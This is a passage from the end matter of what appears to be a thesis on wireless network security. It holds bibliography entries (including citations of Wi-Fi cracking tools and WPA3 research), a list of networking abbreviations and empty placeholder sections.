[23] LIAO, Hung-Jen, RICHARD LIN, Chun-Hung, LIN, Ying-Chih and TUNG, Kuang-Yuan. Intrusion detection system: A comprehensive review. *Journal of Network and Computer Applications*. Online. 1 January 2013. Vol. 36, no. 1, p. 16–24. [Accessed 27 March 2023]. DOI 10.1016/j.jnca.2012.09.004.

[24] WANG, Zhen Qi and ZHANG, Dan Kai. HIDS and NIDS Hybrid Intrusion Detection System Model Design. *Advanced Engineering Forum*. Online. September 2012. Vol. 6–7, p. 991–994. [Accessed 27 March 2023]. DOI 10.4028/www.scientific.net/AEF.6-7.991.

[25] Intrusion Detection & Prevention | Systems to Detect & Prevent Attacks | Imperva. *Learning Center*. Online. [Accessed 16 May 2023]. Available from: https://www.imperva.com/learn/application-security/intrusion-detection-prevention/

[26] KORET, Joxean and BACHAALANY, Elias. *The Antivirus Hacker's Handbook*. . John Wiley & Sons, 2015. ISBN 978-1-119-02878-9. Google-Books-ID: wqV1CgAAQBAJ

[27] REZNIK, Leon. *Intelligent Security Systems: How Artificial Intelligence, Machine Learning and Data Science Work For and Against Computer Security*. . John Wiley & Sons, 2021. ISBN 978-1-119-77156-2. Google-Books-ID: xZ1EEAAAQBAJ

[28] Understanding Authentication, Authorization, and Encryption : TechWeb : Boston University. Online. [Accessed 27 March 2023]. Available from: https://www.bu.edu/tech/about/security-resources/bestpractice/auth/

[29] WESTCOTT, David A. and COLEMAN, David D. *CWNA Certified Wireless Network Administrator Study Guide: Exam CWNA-108*. . John Wiley & Sons, 2021. ISBN 978-1-119-73633-2. Google-Books-ID: DfEeEAAAQBAJ

[30] A Survey on Wireless Security Protocol WPA2 - ProQuest. Online. [Accessed 6 March 2023]. Available from: https://www.proquest.com/docview/2139471623?fromopenview=true&pq-origsite=gscholar

[31] The basics of Wi-Fi security and encryption. Online. [Accessed 6 March 2023]. Available from: https://www.microcontrollertips.com/basics-of-wi-fi-security-and-encryption-faq/

[32] MOISSINAC, Kyle, RAMOS, David, RENDON, Giovanna and ELLEITHY, Abdelrahman. Wireless Encryption and WPA2 Weaknesses. In : *2021 IEEE 11th Annual Computing and Communication Workshop and Conference (CCWC)*. January 2021. p. 1007–1015. DOI 10.1109/CCWC51732.2021.9376023.

[33] BARTZ, Robert J. *CWTS, CWS, and CWT Complete Study Guide: Exams PW0-071, CWS-100, CWT-100*. . John Wiley & Sons, 2017. ISBN 978-1-119-41940-2. Google-Books-ID: oHw3DwAAQBAJ

[34] SINGH, Madhusudan. *Node-to-Node Approaching in Wireless Mesh Connectivity*. . Springer, 2018. ISBN 9789811306747. Google-Books-ID: R5ZaDwAAQBAJ

[35] BALANIS, Constantine A. and IOANNIDES, Panayiotis I. *Introduction to Smart Antennas*. . Morgan & Claypool Publishers, 2007. ISBN 978-1-59829-176-6. Google-Books-ID: Tsx27uY1CrsC

[36] QUARTUCCI, Allan. Your Go-To-Guide for Channel & Transmit Power on Wi-Fi Networks (Part 1). Online. 28 September 2017. [Accessed 4 April 2023]. Available from: https://www.engeniustech.com/go-guide-channel-transmit-power-wi-fi-networks/

[37] LOWE, Doug. *Networking All-in-One Desk Reference For Dummies*. . John Wiley & Sons, 2008. ISBN 978-0-470-33388-4.

[38] How to Choose a Wireless Network Adapter -. Online. 29 June 2017. [Accessed 4 April 2023]. Available from: https://www.memoryc.com/blog/2017/06/wireless-network-adapter/

[39] What is a network interface card (NIC)? Definition from SearchNetworking. *Networking*. Online. [Accessed 4 April 2023]. Available from: https://www.techtarget.com/searchnetworking/definition/network-interface-card

[40] II, Patrick J. Sweeney. *RFID For Dummies*. . John Wiley & Sons, 2010. ISBN 978-1-118-05447-5. Google-Books-ID: Gb6w54X7Kw0C

[41] STEENKISTE, Peter. *Introduction to Wireless Networking and Its Impact on Applications*. . Springer Nature, 2023. ISBN 978-3-031-27466-4. Google-Books-ID: pqu1EAAAQBAJ

[42] NIHOUL, Paul, RODFORD, Peter, NIHOUL, Paul and RODFORD, Peter. *EU Electronic Communications Law: Competition & Regulation in the European Telecommunications Market*. . Second Edition, Second Edition. Oxford, New York : Oxford University Press, 2011. ISBN 978-0-19-960186-8.

[43] What is a Router? - Definition and Uses. *Cisco*. Online. [Accessed 4 April 2023]. Available from: https://www.cisco.com/c/en/us/solutions/small-business/resource-center/networking/what-is-a-router.html

[44] LEVINE, John R. and YOUNG, Margaret Levine. *The Internet For Dummies®*. . John Wiley & Sons, 2010. ISBN 978-0-470-61049-7.

[45] *Hacking Wireless Access Points: Cracking, Tracking, and Signal Jacking*. Online. [no date]. [Accessed 19 April 2023]. Available from: https://www.scribd.com/book/334808502/Hacking-Wireless-Access-Points-Cracking-Tracking-and-Signal-Jacking

[46] SHARMA, Himanshu. *Kali Linux - An Ethical Hacker's Cookbook: End-to-end penetration testing solutions*. . Packt Publishing Ltd, 2017. ISBN 978-1-78712-028-0. Google-Books-ID: 6RhKDwAAQBAJ

[47] Aircrack-ng - Main documentation. Online. [Accessed 23 May 2023]. Available from: https://www.aircrack-ng.org/documentation.html

[48] wifite | Kali Linux Tools. *Kali Linux*. Online. [Accessed 23 May 2023]. Available from: https://www.kali.org/tools/wifite/

[49] Dragonblood: Analysing WPA3's Dragonfly Handshake. Online. [Accessed 20 May 2023]. Available from: https://wpa3.mathyvanhoef.com/

LIST OF ABBREVIATIONS

AES	Advanced Encryption Standard
AI	Artificial intelligence
AM	Amplitude Modulation
AP	Access Point
APR	Address Resolution Protocol
APT	Advanced Persistent Threat
AV	Anti-Virus
BSSID	Basic Service Set Identifier
CBC-MAC	Cipher Block Chaining Message Authentication Code
CCK	Complementary Code Key
CCMP	Counter Mode with Cipher Block Chaining Message Authentication Code Protocol
CPU	Central Processing Unit
CSMA/CA	Carrier Sense Multiple Access with Collision Avoidance
CSV	Comma-Separated Values
DCF	Distributed Coordination Function
DDoS	Distributed Denial-of-Service
DHCP	Dynamic Host Configuration Protocol
DNS	Domain Name System
DoS	Denial-of-Service
DSSS	Direct Sequence Spread Spectrum
EAP	Extensible Authentication Protocol
ECDH	Elliptic-curve Diffie-Hellman
EECC	European Spectrum Electronic Communication Code
ESSID	Extended Service Set Identifier
EU	European Union
FM	Frequency Modulation
GCMP	Galois/Counter Mode Protocol
GUI	Graphical User Interface
HIDS	Host-Based Intrusion Detection
HR-DSSS	High Rate Direct Sequence Spread Spectrum
IDS	Intrusion Detected System

IEEE	The Institute of Electrical and Electronics Engineers
IP	Internet Protocol
ISM	Industrial Scientific Medical
IV	Initialization Vector
LAN	Local Area Network
LED	Light Emitting Diode
MAC	Media Access Control
MIC	Message Integrity Check
MIMO	Multiple Input Multiple Output
MITM	Man-In-The Middle
MTU	Maximum Transmission Unit
MU-MIMO	Multi-User Multiple Input Multiple Output
NAT	Network Address Translation
NIC	Network Interface Card
NIDS	Network-based Intrusion Detection System
OFDM	Orthogonal Frequency Division Multiplexing
OFDMA	Orthogonal Frequency Division Multiple Access
OPN	Open
OSI	Open System Interconnection
OWE	Opportunistic Wireless Encryption
PCI-E	Peripheral Component Interconnect Express
PHY	Physical
PMKID	Pairwise Master Key Identifier
PSK	Pre-Shared Key
PTK	Pairwise Transient Key
RADIUS	Remote Authentication Dial-In User Service
RC4	Rivest Cipher 4
RED	Radio Equipment Directive
RF	Radio Frequency
RFID	Radio Frequency Identifier
RSPG	Radio Spectrum Policy Group
SAE	Simultaneous Authentication of Equals
SSID	Service Set Identifier

TKIP	Temporal Key Integrity Protocol
TWT	Target Wake Time
URL	Uniform Resource Locator
USB	Universal Serial Bus
WEP	Wired Equivalent Privacy
WPA	Wi-Fi Protected Access
WPA2	Wi-Fi Protected Access 2
WPA3	Wi-Fi Protected Access 3
WPS	Wi-Fi Protected Setup

LIST OF FIGURES

LIST OF TABLES

APPENDICES

APPENDIX P I: APPENDIX TITLE